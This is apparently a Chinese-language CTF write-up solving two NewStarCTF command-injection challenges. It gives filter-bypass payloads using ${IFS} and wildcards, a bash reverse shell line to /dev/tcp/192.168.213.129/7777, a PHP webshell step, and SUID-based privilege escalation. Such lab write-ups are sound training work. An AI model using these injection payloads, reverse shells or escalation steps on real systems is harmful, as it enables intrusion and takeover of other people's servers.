前几天出去了，没做题。

今天先把上次欠下的rce做了

[NewStarCTF 公开赛赛道]So Baby RCE

既然做不了远程连接反弹shell，那就考虑绕过过滤吧，如图可以看到没有过滤$。空格用${IFS}绕过,可以找到flag文件，但是这个该怎么读取呢?

我的想法是使用grep命令，grep会根据输入的内容去文件中查找并输出包含内容的一行，其利用姿势如下:

```
grep "word" filename
```

其中我尝试”是可以省略的，那么我们直接去读取flag行就可以了

不过这里还能看到，fl也过滤了，这表示我门必须要在中间插入一个空字符来避开这个检测，如何做到呢?

我首先尝试使用空变量来绕过，即这样

```
fl${123}ag = flag
```

所以构造出

```
cd${IFS}..%26%26cd${IFS}..%26%26cd${IFS}..%26%26cd${IFS}..%26%26&&grep${IFS}f${123}lag${IFS}fff${123}llllaaaaggggg
```

并且我在本地部署的php环境下运行是无问题的，但是却在题目中没有任何显示，这表明肯定有报错。

我不知道这样为什么不对，那我就使用？来替代搞出来的空变量吧

构造出fff？llllaaaagggg

当然看别人的wp还有使用rev这个跟echo反着来的，也可以学一下


[NewStarCTF 公开赛赛道]So Baby RCE Again

接着看rce again


bash和curl基本断送了我们使用反弹shell的想法,再说了对于没服务器的想反弹shell确实很难，又不是自己打靶，所以这样的构造是反弹不了的

```
shell_exec("/bin/ba${123}sh -c 'ba${123}sh -i >& /dev/tcp/192.168.213.129/7777
0>&1'");
```

那就用蚁剑吧，写入一个php文件直接连接



找到了flag文件，但是这个是root权限，又到了最爱的linux提权环节




首先看看自己的权限是什么，基本啥也没有

搜索一下有什么定时任务没有，都没这个文件夹


再看一下有没有什么高权限的可执行文件，发现了

我们把这个命令写入到文件中

```
find / -perm -4000 -type f 2>/dev/null
```



ok看到有suid权限命令，mount是挂载分区的，date可以读取文件，那直接运行呗



还得是蚁剑